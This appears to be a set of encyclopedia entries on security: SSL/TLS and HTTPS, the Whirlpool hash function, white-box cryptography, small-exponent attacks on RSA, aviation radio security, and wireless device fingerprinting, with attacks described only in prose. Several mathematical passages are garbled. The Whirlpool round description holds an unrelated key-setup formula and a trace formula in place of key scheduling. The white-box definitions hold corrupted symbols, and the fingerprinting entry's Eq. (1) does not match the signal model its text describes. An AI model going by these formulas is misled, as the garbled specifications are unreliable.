(SSL) and the follow-on Internet standard known as transport layer security (TLS). At this level, there are two implementation choices. For full generality, SSL (or TLS) could be provided as part of the underlying protocol suite and therefore be transparent to applications. Alternatively, SSL can be embedded in specific packages. In the case of the Web, virtually all browsers and Web servers incorporate SSL.

The remainder of this article is devoted to a discussion of SSL/TLS and the related concept of HTTPS.

Applications

Figure 1 illustrates the position of SSL in the TCP/IP protocol architecture. This architecture relies on the concept of the *socket*. In essence, a socket is a method of directing data to the appropriate application in a TCP/IP network. The combination of the IP address of the host and a TCP port number make up a socket address. From the application point of view, a socket interface in an application-programming interface (API). The socket interface is a generic communication programming interface implemented on UNIX and many other systems. Two applications communicate through TCP sockets. An application connects to TCP through a socket address and tells TCP what remote application is requested by means of the remote application's socket address.

With SSL in place, an application has an SSL socket address and communicates to the SSL socket of the remote application. The security functions provided by SSL are transparent to the application and also to TCP. Thus, neither TCP nor the application needs to be modified to invoke the security features of SSL. As shown in Fig. 1, SSL supports not only HTTP, but also any other application that uses TCP.

Web-Based Security Protocols, Fig. 1 The role of SSL in the TCP/IP architecture

SSL provides three categories of security:

- **Confidentiality**. All the data that passes between the two applications (e.g., the two HTTP modules) are encrypted so that they cannot be eavesdropped on the Internet.
- **Message integrity**. SSL assures that the message is not altered or substituted for en route.
- **Authentication**. SSL can validate the identity of one or both partners to the exchange.

SSL consists of two phases: handshake and data transfer. During handshake, the two sides perform an authentication function and establish an encryption key to be used for data transfer. During data transfer, the two sides use the encryption key to encrypt all transmitted data.

HTTP over SSL (HTTPS) refers to the combination of HTTP and SSL to implement secure communication between a Web browser and a Web server. The HTTPS capability is built into all modern Web browsers. Its use depends on the Web server supporting HTTPS communication. For example, search engines do not support HTTPS.

The principal difference seen by a user of a Web browser is that uniform resource locator (URL) addresses begin with https://rather than http://. A normal HTTP connection uses port 80. If HTTPS is specified, port 443 is specified, which invokes SSL.

When HTTPS is used, the following elements of the communication are encrypted:

- URL of the requested document
- Contents of the document
- Contents of browser forms (filled in by browser user)
- Cookies sent from browser to server and from server to browser
- Contents of HTTP header

Definition

Whirlpool is a cryptographic hash function outputting digests of 512 bits. The function structure is designed according to the Wide Trail strategy.

Background

Cryptographic hash functions are used to compress data in an irreversible way. The Wide Trail strategy to design secret-key ciphers was proposed by Daemen in 1995 (Daemen 1995). The strategy became very popular after one of its products, Rijndael, was selected in 2000 to become the Advanced Encryption Standard (Daemen and Rijmen 2002).

Theory

Whirlpool iterates the Miyaguchi-Preneel hash scheme over the t padded message blocks m_i, $1 \le i \le t$, using the dedicated 512-bit block cipher $W[k]$:

$$H_0 = IV,$$
$$H_i = W[H_{i-1}](m_i) \oplus H_{i-1} \oplus m_i,\ 1 \le i \le t,$$

where *IV* (the *initialization vector*) is a string of 512 0-bits. The 512-bit output of the hash function is simply the final state value H_t.

The block cipher W is very similar to the AES, although it operates on 8-by-8 matrices. The cipher counts 10 rounds. Each round consists of 4 transformations:

$$Authority\ Setup(GP) \rightarrow \{SK_i, PK_i\}$$

with

γ: The parallel application of the nonlinear substitution box S to each of the matrix elements
π: A cyclical shift of the 8 columns, where column j is shifted downwards over j positions
θ: A diffusion map that multiplies each row of the state by the matrix

$$C = \begin{bmatrix} \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} \\ \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} \\ \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} \\ \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} \\ \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} & \text{‘01’} \\ \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} & \text{‘04’} \\ \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} & \text{‘01’} \\ \text{‘01’} & \text{‘04’} & \text{‘01’} & \text{‘08’} & \text{‘05’} & \text{‘02’} & \text{‘09’} & \text{‘01’} \end{bmatrix},$$

$\sigma[k^r]$: The element-wise addition of the round key k^r to the state

Before the first round, there is an extra key addition with the cipher key, which is denoted by k^0. The round keys are computed by applying the round function to the key:

$$\mathrm{Tr}(c) = c + c^2 + c^{2^2} + \cdots + c^{2^{m-1}}$$

where the c^r are the round constants.

A full specification of Whirlpool can be found in (Barreto and Rijmen 2009).

Applications

Whirlpool is used as part of a data integrity protection mechanism in a few commercial products, such as TrueCrypt http://www.truecrypt.org.

Experimental Results

Recently experiments in implementing Whirlpool using parallel table lookup (Hilewitz et al. 2008) report on rates of 11.4 and 7.2 cycles/byte, against 12 cycles/byte for the fastest published SHA-2 implementation in software.

Open Problems

In 2009, Mendel et al. published two results on Whirlpool (Lamberger et al. 2009). Firstly, a pseudo-collision attack on the compression function, when the last application of θW is removed. Secondly, a distinguishing attack on the full compression function. This attack doesn't violate the collision resistance or the preimage resistance of Whirlpool, but it demonstrates that the Whirlpool compression function has properties that one may wish to avoid.

It remains to be determined whether these undesirable properties can be used to break one of the security goals of Whirlpool.

White-Box Cryptography

Matthieu Rivain[13] ✉

Synonyms

Cryptographic obfuscation; Software secure element; Virtual black box

Definitions

White-box cryptography aims at designing cryptographic implementations which are secure in the *white-box model*. This model considers insider adversaries (e.g., concurrent processes, malwares) which can gain full access to the internal state of a cryptographic implementation, tamper with the computation, and fully control the execution environment.


Background

Cryptographic algorithms are increasingly deployed in applications embedded on connected devices (smartphone, tablet computer, etc.). This makes the underlying implementations potentially accessible to malware taking (partial) control of the execution environment. In this context, it is relevant to consider an adversary that can analyze the code of the application, tamper with its execution, access the memory, intercept system calls, and use any kind of reverse engineering tool (debuggers, emulators, etc.). The adversary is then said to have a white-box access to the

cryptographic implementation. Such an adversary is called a *white-box adversary*.

White-box cryptography consists of techniques which aim at building secure cryptographic implementations against a white-box adversary. The basic requirement for a white-box implementation is to resist against key extraction: it should be hard for an adversary with white-box access to the implementation to recover the underlying cryptographic key.

White-box cryptography was initially introduced by Chow et al. (2002, 2003) with the use-case of *digital rights management* (DRM) in mind. In this context, the user is themselves considered as a potential adversary which is also known as the *man-at-the-end* model. White-box cryptography was more recently identified as a security enhancer for mobile applications (e.g., mobile payment solutions, electronic identity applications). More generally, the need for security in pure software is considerably increasing and the promise of white-box cryptography is to offer a "software secure element" for a wide range of applications.



Theory

White-box cryptography (WBC) can be thought of as the practical counterpart of *cryptographic obfuscation* formally introduced by Barak et al. (2001). While the latter focuses on strong formal notions of obfuscation resulting (as of today) in impractical constructions, the former aims at concrete implementations that can be used with reasonable computational resources while their security might rely on ad hoc assumptions, sometimes leveraging security through obscurity.

On a conceptual level, white-box cryptography and cryptographic obfuscation are yet very similar, the latter being generic in the sense that it should apply to any form of program while the former only focusing on a target (sets of) cryptographic algorithm(s).


Virtual Black Box

The notion of *virtual black box* (VBB) was introduced in Barak et al. (2001) as the security notion one would ideally hope from a cryptographic obfuscator and which also well captures the ideal white-box security property. This notion is illustrated on Fig. 1.

White-Box Cryptography, Fig. 1 Virtual black-box (VBB) security

In a nutshell, the VBB notion states that for any adversary $\mathscr{A}$, there exists a simulator $\mathscr{S}$ (both $\mathscr{A}$ and $\mathscr{S}$ can be thought of as PPT algorithms) such that any bit computed by $\mathscr{A}$ on input an obfuscated program $O(P)$ can also be computed by $\mathscr{S}$ using only a black-box access to the program P. The simulator $\mathscr{S}$ is not required to compute the exact same bit as $\mathscr{A}$, but the two distributions should be (statistically or computationally) indistinguishable.

This notion captures the best one can hope from obfuscation or white-box cryptography: the adversary gains no more information from the obfuscated program (or the white-box implementation) than what can be obtained using a black-box access to its functionality. Clearly, such an access is always granted to the white-box adversary since they can evaluate the implementation on any input.



The seminal work of Barak et al. (2001) shows that achieving this strong security notion is impossible for a general-purpose obfuscator (which applies to any program P). For this reason, they also introduced the weaker notion of *indistinguishability obfuscation* (iO). This notion states that for any two programs P_1 and P_2 which are functionally equivalent and of similar sizes, the obfuscated programs $O(P_1)$ and $O(P_2)$ should be indistinguishable. The iO notion has received a lot of attention from the cryptography theory community following the first candidate of Garg et al. (2013). After a decade of huge research efforts, Jain et al. (2021) finally show how to achieve iO from well-admitted hardness assumptions. Unfortunately, iO constructions are still largely impractical, and it is not

clear whether iO applied to a given cryptographic algorithm would yield a secure white-box implementation.

While VBB is impossible for general-purpose obfuscators, the impossibility result of Barak et al. (2001) does not rule out the existence of a VBB white-box implementation for a given cryptographic primitive (e.g., the AES block cipher). While such a notion is still very strong and seemingly hard to achieve, further weaker notions have been formalized to capture the goals of white-box cryptography.

WBC Notions

Saxena et al. (2009) introduce the white-box property for an obfuscator as the ability to turn a program secure with respect to some black-box security notion into a program secure with respect to the same notion in the white-box setting. Later, Delerablée et al. (2014) formalize concrete white-box security notions for symmetric encryption schemes derived from folklore intuitions behind white-box cryptography. Considering a deterministic encryption primitive E mapping a secret key k and a plaintext p to a ciphertext c (typically a block cipher), a white-box compiler $\mathbf{C}_E$ takes as input a secret key k, possibly with an additional random nonce r, and produces a white-box implementation $[E_k^r] \leftarrow \mathbf{C}_E(k, r)$ which is functionally equivalent to the encryption function $x \mapsto E(k, x)$. The minimal requirement for the white-box compiler is to protect $n^2/$ from key-extraction attacks. This is formalized by the *unbreakability* (UBK) notion. A white-box implementation $[E_k^r] \leftarrow \mathbf{C}_E(k, r)$ is compiled for a random key k and a random nonce r. Then an adversary $\mathscr{A}$ is run on input $n^2/$ and returns a guess $\hat{k}$. The adversary wins the UBK game if $\mathrm{ord}(g)$. The white-box compiler is said *unbreakable* if no efficient adversary exists that wins the game with high probability. This notion is illustrated in Fig. 2 for a white-box AES implementation.

White-Box Cryptography, Fig. 2 UBK security: key extraction is hard

One should keep in mind that the UBK notion is a must-have for a white-box implementation but is not sufficient in itself. Indeed, a secure implementation under this notion could be vulnerable to *code lifting*, which means extracting the white-box implementation from the application and using it as a black box to operate the encryption mechanism. For this reason, Delerablée et al. (2014) formalize further security notions to restrict the ability of a white-box adversary in some use-cases, namely:

- *One-wayness*. From an output ciphertext $c = E(k, p)$ and the white-box implementation $n^2/$, it should be hard to recover the input plaintext p.
- *Incompressibility*. The white-box implementation $n^2/$ should not be compressible below some given, possibly high, code size.
- *Traceability*. Ability to hide some functional perturbation in the white-box implementation $n^2/$ to make it traceable (as in a *traitor tracing scheme*).

In recent works, Alpirez Bock et al. (2020a,b) propose further white-box security notions with a focus on the use-case of mobile payment. They formalize the notion of *hardware binding* (aka device binding) for a white-box implementation of an authenticated encryption scheme. In a nutshell, such a white-box implementation makes use of a hardware module securely storing a master key. While the implementation can query the hardware module, it can correctly encrypt plaintexts. An adversary with previous access to the hardware module and permanent access to the white-box implementation should not be able to distinguish ciphertexts and/or produce a valid ciphertext once their access to the hardware module has been revoked. Whenever satisfied, this notion ensures that the white-box implementation is bound to the execution device holding the hardware module. These works further formalize the notion of *white-box key derivation function* (WKDF) with hardware binding for which a white-box adversary should not be able to distinguish the WKDF outputs from pure randomness once its access to the hardware module is revoked.

Application

White-box cryptography has traditionally been an applied topic in the sense that white-box implementations are meant to be implementable and to fit some constraints (e.g., the code size should be at most a few megabytes for

a smartphone application). Unfortunately, building such implementations while achieving the minimal notion of unbreakability has turned out to be very difficult for standard cryptographic algorithms.


Early White-Box Designs and Attacks

The first candidate white-box implementations were proposed for the DES and AES ciphers in the seminal works of Chow et al. (2002, 2003). The rough idea of these constructions is to express the implementation as a network of look-up tables which are composed with *random encodings*. Each table T in the original implementation is thus replaced by an encoded table $g \circ T \circ f$, where f and g are random bijections which are constrained to keep the computation correctness (specifically the input encoding f is the inverse of the output encoding g from an incoming table). This principle ensures that every intermediate variable x in the implementation appears in an encoded form $f(x)$, where f is a random bijection (generated at compilation time). Unfortunately, this approach is insufficient in the white-box setting and lets the door open to various attacks.

The initial "naked DES" white-box implementation was soon broken by Jacob et al. (2002) based on the observation that *differential fault analysis* (Biham and Shamir, 1997) is still possible on this obfuscated implementation. This led to the idea of composing white-box implementations with *external encodings*, typically applying linear transformations to the input and output of the cipher, to prevent this kind of (and some other) attacks. Although this idea slightly increases the attack difficulty, Billet et al. (2004) subsequently show how to break the AES implementation, and Goubin et al. (2007) and Wyseur et al. (2007) show how to break the DES implementation (both with external encodings). Those techniques are further extended and improved in several subsequent works. To get a sense of why randomly encoded table-based implementations fail to offer the desired security against a white-box adversary, one can, for instance, observe that this principle does not hide the collision behavior between different executions. One can indeed observe whether a collision $f(x_1) = f(x_2)$ occurs between two instances of a target encoded intermediate variable corresponding to two different plaintexts p_1 and p_2. This simple observation allows to mount efficient key recovery

attacks against this kind of implementations (even in the presence of external encodings).

Further attempts were made to patch white-box implementations based on (internal and/or external) encodings, but they were all broken sooner or later.



New Paradigm: Gray-Box Resistance

The lack of secure solutions in the scientific literature and the growing need for protecting cryptographic software have driven the industry to rely on homemade white-box implementations. The principle of *security through obscurity* – which is usually avoided – has hence been massively adopted by the industry in the matter of white-box cryptography. This situation has contributed to the emergence of *generic attacks* that apply to white-box implementations irrespective of their (secret) designs and which consist in translating usual gray-box attacks to the white-box setting.

This was first demonstrated by Bos et al. (2016) and Sanfelix et al. (2015) who introduced *differential computational analysis* (DCA). The principle of DCA is to apply *differential power analysis* (DPA) techniques (Kocher et al., 1999) to so-called computational traces composed of all the intermediate results of the computation (bus transfers, register allocations, memory addresses, etc.). Using this approach, Bos et al. (2016) break all the white-box implementations they could inventory in the public domain without knowing the details of their designs. The soundness of DCA against encoded table-based implementations was further analyzed in Alpirez Bock et al. (2019) and Rivain and Wang (2019). Another generic approach to break white-box implementations is to rely on fault injection attacks and in particular on differential fault analysis. Those attacks can be easily applied in the white-box model due to the full control of the adversary over the target implementation as demonstrated in Jacob et al. (2002) and Sanfelix et al. (2015).

In this context, practical white-box cryptography enters a new paradigm of security through (partial) obscurity with the primary goal of thwarting those generic *gray-box attacks*. The stake is to resist automatic attack tools, so that even in the absence of strong provable security, breaking the implementation means at least going through a reverse engineering effort that can be made very costly in practice. An emerging trend is hence to protect practical white-box implementations by applying classical side-

channel countermeasures (e.g., masking, shuffling) and redundancy with error detection/correction, together with empirical obfuscation techniques. The challenge with this approach resides in protecting these countermeasures against easy detection and removal from the code. Moreover, dynamic randomness generation, which is essential for many side-channel countermeasures, cannot be based on an external pseudorandom generator (PRG) which could be easily removed in the white-box model. As a result, the randomness must be pseudorandomly generated from the input plaintext, and this must be done in a way that is hard to detect by the adversary. Figure 3 illustrates the typical structure of a white-box AES implementation in this paradigm.

White-Box Cryptography, Fig. 3 Illustration of the gray-box resistance paradigm: typical structure of a white-box AES implementation targeting gray-box resistance

Several works have studied gray-box attacks and countermeasures for white-box implementations. In particular, the *linear decoding analysis* (aka *algebraic attack* in the white-box context) proposed in Goubin et al. (2017), Biryukov and Udovenko (2018), and Goubin et al. (2020a) can defeat any countermeasure which does not introduce enough nonlinearity in the

encoded variables (such as standard masking). Biryukov and Udovenko (2018, 2021) introduce nonlinear masking and dummy shuffling to thwart this type of attacks, which were also extended in Seker et al. (2021).

Let us further note that many of the above research works have been motivated by the *WhibOx contest*: an international white-box cryptography competition giving the opportunity to researchers and practitioners to confront state-of-the-art attackers (https://whibox.io/contests/) using their (secretly designed) white-box implementations.

Relaxing White-Box Cryptography

While the original goal of white-box cryptography is to compile a given (standard) cryptographic algorithm into an implementation which achieves security against a white-box adversary, and given the difficulty of achieving this goal, some works have considered relaxed scenarios. First-line works introduce new cryptographic primitives for which achieving incompressibility is possible. Other works have considered the help of a tamper-resistant hardware token.

Incompressible white-box primitives. Several incompressible white-box primitives have been designed (see, e.g., Fouque et al. 2016). These works refine the original incompressibility (aka *space hardness*) notion introduced in Delerablée et al. (2014) and propose incompressible symmetric cryptography primitives (block ciphers, RNG).

Using hardware token. Another direction to relax white-box cryptography is to tolerate the usage of a tamper-resistant hardware token with limited functionality. Goyal et al. (2010) show how strong obfuscation can be achieved for any Boolean circuit from a stateless tamper-resistant hardware token. Bootstrapping techniques for cryptographic obfuscation could also give rise to similar solutions. For instance, the scheme of Garg et al. (2013) relies on fully homomorphic encryption to securely compute an obfuscated program but still requires a secure obfuscation for the decryption of the result (which should also verify a proof of computation validity). This final step could be outsourced to a secure hardware token thus achieving strong obfuscation with a limited secure hardware token. Recent works of Alpirez Bock et al. (2020a,b) propose specific white-box encryption and KDF primitives achieving device binding (as introduced

previously) based on a secure hardware token and indistinguishability obfuscation.

Open Problems and Future Directions

The main open problem of white-box cryptography, which is sometimes referred to as the “existence of white-box cryptography,” is to build a white-box compiler (provably) achieving unbreakability (i.e., resistance against key extraction) for a standard cryptographic primitive or algorithm (for instance, AES or ECDSA). A positive and constructive answer to that question would be a breakthrough in applied cryptography.

As another worthwhile research direction, a lot remains to be done toward the formalization of weaker security properties capturing the gray-box resistance paradigm. While formal models exist to capture side-channel attacks, they are not well suited for gray-box attacks in the white-box context where, e.g., the adversary gets noise-free values of the intermediate variables. The unbounded tampering capabilities of the adversary are an additional challenge for such a formal model. Such a model should consider the lack of knowledge about the implementation (arising from practical obfuscation techniques), but this is not easy to formally capture. Yet, the definition of practically relevant weaker white-/gray-box security notions would open the way to new provably secure constructions which could strengthen the practical security of real-world white-box implementations.

As a final direction, one could try to optimize the partitioning between minimal tamper-resistant hardware and white-box software. Given the difficulty of achieving pure white-box security, this direction seems particularly promising for future applications of white-box cryptography.

Wiener, Boneh–Durfee, and May Attacks on the RSA Public Key Cryptosystem

Glenn Durfee[14] ✉
(14) San Francisco, CA, USA

Definition

These three cryptanalytic results (cryptanalysis) show that the RSA public key encryption scheme is not secure under certain conditions on the RSA parameters.

Theory

To use RSA, one first chooses two large prime numbers$p$ and q. The public modulus is $N = pq$, and p and q are kept secret (modular arithmetic). A public exponent e and a secret (private) exponent d are chosen satisfying the RSA equation $ed = 1 \mod(N - p - q + 1)$. Typically, the secret exponent d is of approximately the same bit-length as the public modulus N, the public exponent e has a bit-length no greater than the bit-length of N, and the primes p and q are approximately the same bit-length. Because RSA decryption and signature generation depend on the length of the secret exponent d, it is tempting to use a short d to speed up these operations. However, in 1990, Wiener showed that if the length of d is less than one-quarter of the length of N, then there is an efficient attack that computes the secret exponent d from the public modulus N and public exponent e. This attack is based on the method of continued fractions (integer factoring). One of the countermeasures suggested by Wiener is to use a public modulus e much larger than N; as e ranges from N to $N^{1.5}$, shorter d are required for

this attack to succeed. Once e is greater than $N^{1.5}$, Wiener's attack provides no information about d.

In 2000, Boneh and Durfee showed a heuristic attack that recovers d from e and N when the length of d is less than 0.292 times the length of N. The attack uses ideas due to Coppersmith (2001) for finding solutions to polynomial equations using lattices. As in Wiener's attack, increasing the length of e decreases the effectiveness of the attack; the Boneh–Durfee attack works up to e close to $N^{1.875}$. The attack works for larger d when e is chosen to be much shorter than N. The attack also improves when the lengths of p and q are vastly different.

In 2000, Durfee and Nguyen showed a similar heuristic attack that recovers d from e and N in a variant of RSA that uses atypical ratios between the lengths of p and q as well as e and N. The size of d for which the attack succeeds is a complicated function of these ratios; see Durfee and Nguyen (2000) for details.

To enjoy the computational efficiency of a short secret exponent without exposure to the Wiener or Boneh–Durfee attacks, the typical countermeasure is to use short secrets for an RSA variant using the Chinese Remainder Theorem (CRT). In RSA–CRT, one chooses secrets d_p and d_q satisfying $eq_p = 1 \mod (p-1)$ and $eq_q = 1 \mod (q-1)$. RSA decryption and signature generation times depend on the lengths of d_p and d_q. If d_p and d_q are chosen to be of short bit-length, the efficiency gains due to short secrets can be realized without exposure to the Wiener or Boneh–Durfee attacks.

In 2002, May showed an attack that succeeds when d_p and d_q are small, provided that p and q are chosen to be of substantially different bit lengths. The ranges for which the attack succeeds is a complicated function of these bit lengths; see May (2002) for details.

Definition


As with many parts of infrastructure, aviation uses a patchwork of systems which are in the process of being upgraded to digital equivalents. Many systems, old and new, lack security mechanisms, so they require alternative approaches to ensure safe operation.

Background

Aircraft and the aviation ecosystem rely heavily on wireless communications to ensure safe operation. From Very High Frequency (VHF) voice communications between the cockpit and Air Traffic Control Operators (ATCOs) on the ground to digital data links, a multitude of systems exist in civil aviation, each with their own purpose and technological underpinning.


Such a mix has evolved out of necessity; aviation is known for its ability to adapt after safety or physical security incidents in order to stop them happening again. As a result, it is one of the safest means of transport per mile travelled and has become progressively safer over time. However, this also means that systems in use today are either the same as, or derivatives of, those in use 20–30 years ago. In many cases, their roots can even be traced further back to military developments during the time of World War II.

Network security has only recently become a consideration in aviation system design. The vast majority of current systems lack fundamental security mechanisms, or when they do exist, they are often weak (Smith et al., 2017).



Modernizing Airspace: Analog to Digital

As the number of flights continues to increase, ever-more load is placed on the wireless communications used. Many links, particularly VHF voice, data, and some surveillance communications, are at capacity. To handle this challenge, aviation is in the process of modernizing its systems. Primarily, this is with the intention to reduce flight delay, increase fuel efficiency, and decrease emissions, while maintaining or improving existing safety levels. A large part of this effort involves around increasing the use of digital systems to replace or relieve the load on older ones.



Application

One example of this already deployed in modernized airspaces is Automatic Dependent Surveillance Broadcast (ADS–B). Existing radar systems come in two forms: Primary Surveillance Radar (PSR) and Secondary Surveillance Radar (SSR). PSR is a traditional form of radar which measures the reflection of high-energy pulses to determine objects in range. SSR is more modern and operates as a data link with ground stations

interrogating aircraft on 1030 MHz for aircraft status, to which aircraft respond on 1090 MHz, as illustrated in Fig. 1a.

(a) Illustration of Secondary Surveillance Radar Mode S operation.

(b) Illustration of Automatic Dependent Surveillance Broadcast over SSR Mode S.

Wireless Air Traffic Communications Security, Wireless Air Traffic Communications Security, Fig. 1 Representations of data link-based air traffic surveillance mechanisms. (**a**) Illustration of

Secondary Surveillance Radar Mode S operation. (**b**) Illustration of Automatic Dependent Surveillance Broadcast over SSR Mode S

Naturally, with many aircraft in the air at once, these channels become extremely congested. To help reduce the number of messages being sent, ADS–B instead has aircraft beacon their status on 1090 MHz, as illustrated in Fig. 1b. Not only does this reduce link congestion, but it also allows ATC to build a better situational awareness as ADS–B also embodies the switch toward satellite-based position reporting.

However, since ADS–B is based on existing legacy SSR technologies (for reasons which include compatibility and cost efficiency), it was deployed with no in-built security. Researchers have consequently found the system to be vulnerable to attack (McCallie, 2011; Schäfer et al., 2013). Furthermore, while many countermeasures exist, applying them is far from simple (Strohmeier et al., 2015b).

Challenges in Securing Infrastructure Systems

Even when security issues are widely identified, the steps required to fix them are different to other domains. A typical vulnerability disclosure cycle might occur over a couple of months, but in aviation this could stretch to years.

Mainly, this is due to the stringent testing and documentation requirements for systems. In order for a system to be used onboard an aircraft in an operational capacity, it must be certified to meet a standard. This process can take some months alone. Any changes to a system which might affect its operation will mean that it might need to be recertified. As a result, identifying and fixing a security issue takes much longer than for typical software and sometimes might require standards themselves to be adapted.

Furthermore, deploying updated software is hard. It requires aircraft to be taken out of service while engineers replace hardware or software. This not only takes time but is extremely costly. Rolling deployment also creates problems around interoperability, with different aircraft using a variety of versions, something aviation struggles with.

Indeed, these challenges are not unique to aviation. Any part of infrastructure which requires systems to conform to standards—transport or otherwise—will suffer the same problems in deploying patched software. It is important that system designers take this into account during the design stages, especially when global interoperability is desired.

Open Problems and Future Directions

In many cases, security mechanisms are needed soon—sooner than the time it would take to redeploy secure versions of existing technologies. To address this, research is looking at supplementary systems to the air traffic communication systems themselves, which might be able to provide security guarantees.

One promising method is to leverage crowdsourced data. Several organizations now exist to collect air traffic communications data, often done by exploiting the in-the-clear transmission of most of the data. Such networks can provide live data feeds from around the world, often with overlapping (and thus redundant) coverage. Assuming this network is built from many individual users, the risk of attackers colluding to subvert the network can be minimized. Such coverage allows a given aircraft to be observed from multiple locations at once.

This highly redundant nature of the network can be used to identify attacks. In the case of ADS–B, these networks form a type of multilateration; by comparing when signals arrive at different sensors, an estimate of the transmitter location can be made (Schäfer et al., 2015). Such approaches can also be applied to other key technologies like the Global Positioning System (Jansen et al., 2018).

Beyond this, several approaches exist which warrant further research and development. One area of promise is in physical layer security, which extracts physical properties of a given data signal and attempts to use them to check integrity or authenticity. An example of this is to measure the signal strength of a transmission and compare it to a model where the transmitters claim to be—deviations could indicate anomalies (Strohmeier et al., 2015a).

Definition

Wireless device fingerprinting is identification of radio transmitters using device-specific artifacts of their output signals, which are caused by natural variations of hardware properties. A device fingerprint, or signature, is a compact representation of such artifacts.

Wireless device fingerprinting is distinct from wireless *channel* fingerprinting, which relates to motion detection and position tracking of radio transmitters.

Background

Wireless device fingerprinting is based on detection of device-specific features in radio transmissions due to minor hardware impairments, which are imperfections that affect a transmitter's analog output signal without degrading its ability to communicate. A compact representation of the cumulative effect of such impairments on output radio signal is known as a transmitter fingerprint, or signature. Due to both technical and economic reasons, even digital transmitters manufactured using identical designs and procedures will have distinguishing impairments that affect the output of their analog components. In cases when fingerprints can be measured, are persistent and difficult to manipulate, they can be used to identify and track wireless transmitters.

The first wireless fingerprinting systems were developed in the 1960s for the US military to be used for target tracking and differentiation between friendly and enemy radars (Langley 1993; Talbot et al. 2003). While it is not clear whether such systems were sufficiently effective and practical for military applications (Barton and Leonov 1998), wireless fingerprinting has been used in practice to detect fraud in cellular phone networks (Langley 1993; Riezenman 2003).

More recently, proliferation of affordable wireless network technologies, such as WiFi and Bluetooth, resulted in increased interest in adapting wireless device fingerprinting techniques for packet-based computer networks. The goal of such techniques is to allow receivers to determine the identity of the source of a wireless frame independently of any identifiers in its data payload, which are easy to forge. Wireless device fingerprinting is typically implemented in the physical layer of the OSI network protocol stack.

Wireless device fingerprinting has a number of desirable properties. The primary advantage is that it is both passive and remote, since fingerprinting can be performed by eavesdropping on normal radio communication. Consequently, fingerprinting can be performed unbeknownst to the users and requires no special functionality at the end host. Furthermore, if transmission signatures are extracted at the wireless network's base stations through which all wireless traffic passes, fingerprinting also becomes unavoidable.

Perhaps a more subtle advantage has to do with wireless device fingerprinting typically being implemented at the physical layer of the protocol stack. In particular, this means that the ability to decrypt payload

of network frames is not required for successful fingerprinting, since encryption is a higher-layer construct. Consequently, a stand-alone fingerprinting sensor can function completely independently of the infrastructure of the wireless network it monitors and without cooperation or awareness of the network's operator.

However, wireless device fingerprinting faces a number of unique challenges. Perhaps the main obstacle to deployment is cost, since wireless fingerprinting requires special hardware that is more sophisticated than what is minimally required to communicate. A more fundamental difficulty is that wireless device fingerprinting is not deterministic, and external factors, such as radio noise, can cause identification errors. Finally, the effectiveness of a fingerprinting system stems from its ability to detect signal features that a typical transceiver can neither detect nor control. While this assumption is reasonable for mass-produced commodity hardware, a sufficiently sophisticated device may be able to manipulate its signature and thus defeat the fingerprinting system.

Theory

The theoretical basis for wireless fingerprinting can be illustrated mathematically by a simplified model of a received signal in Eq. (1). This model shows that the received signal *received*(t), as a function of time, can be modeled as the sum of the following: (i) theoretical representation of the encoded data *ideal*(t), (ii) distortions due to transmitter's hardware impairments *impairments*(t), (iii) distortions due to environmental noise and signal interference *noise*(t), and (iv) distortions due to propagation through the environment, such as multipath interference, *propagation*(t). Although *ideal*(t) is the dominant term of the sum, typically the other summands are non-negligible.

$$\begin{aligned} \#\mathrm{MUL} &= \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1 \\ \#q\text{-EXP} &= m - 1 \end{aligned} \tag{1}$$

In the context of Eq. (1), the goal of wireless fingerprinting is to determine at the receiver the unknown *impairments*(t) based on known *received*(t). This is nontrivial, for example, because in general the value of *noise*(t) is unpredictable and *propagation*(t) depends on a variety of factors

ranging from both the receiver's and the transmitter's locations to orientations of their antennas.

In contrast to wireless device fingerprinting, the theoretical goal of *channel* fingerprinting is to construct fingerprints based on the *propagation*(t) term, which can reveal, for example, whether different signals originated from the same location.

To be practical, fingerprinting systems need to be able to extract signatures from signals independently of the encoded data. The simplest way to do this is to compute fingerprints from signal components that do not encode data, i.e., using portions of *received*(t) where the term *ideal*(t) is known to be zero. A practical example is the power-on transient, the brief radio emission produced as the power output of a transmitter's amplifier goes from idle to the level required for communication. The simplest fingerprint based on a transient is its duration, which is the rise time of a signal. More complex fingerprints have been used for device identification (Barbeau et al. 2006).

Alternatively, payload-independent fingerprints can be constructed by considering the difference between an observed signal and a reference signal that encodes the same data payload, i.e., the difference *received*(t) − *ideal*(t). This approach requires knowledge of the algorithm used to encode data in a radio signal, but has the advantage of utilizing the entire signal, and not just the portions that do not encode information. In this case, a device's fingerprint is determined by complex interactions between various hardware components of the transmitter's analog radio front-end. For example, a fingerprint can be the average of a measure of difference between the observed and the ideal signals when expressed in so-called vector representation (Brik et al. 2008).

Applications

In terms of architecture, wireless fingerprinting systems (Talbot et al. 2003) are organized similarly to biometric identification systems (Tuyls and Goseling 2004). A basic wireless identification system implements two operations: enrollment and verification; its major logical components are the Sensor, Extractor, Database, Matcher, and Decider.

The enrollment operation adds the identity and the signature of a new device to the database of known fingerprints. When a new device is

commissioned, the sensor and the extractor are used to capture the device's transmissions and construct a fingerprint, which then will be associated with an identifier, such as a user name, in the database.

During the verification stage, the sensor monitors the wireless medium and relays intercepted transmissions to the extractor, which constructs a fingerprint. Then, the fingerprint is passed to the matcher that searches through the database for a matching transmitter identity, and informs the higher-layer application of the result. For example, the application may block communication with unknown devices.

Wireless fingerprinting systems are vulnerable to a number of attacks. The risk of these attacks differs from one environment to the next and a system's effectiveness will vary accordingly.

First is the denial-of-service attack, where an attacker may degrade the system's effectiveness, for example, by jamming. This vulnerability affects all wireless communication systems.

Second is the evasion attack, where an attacker alters device signature to evade identity tracking. Since an arbitrary signature change may suffice, this can accomplished, for example, by damaging or replacing the transmitter's analog radio front-end hardware.

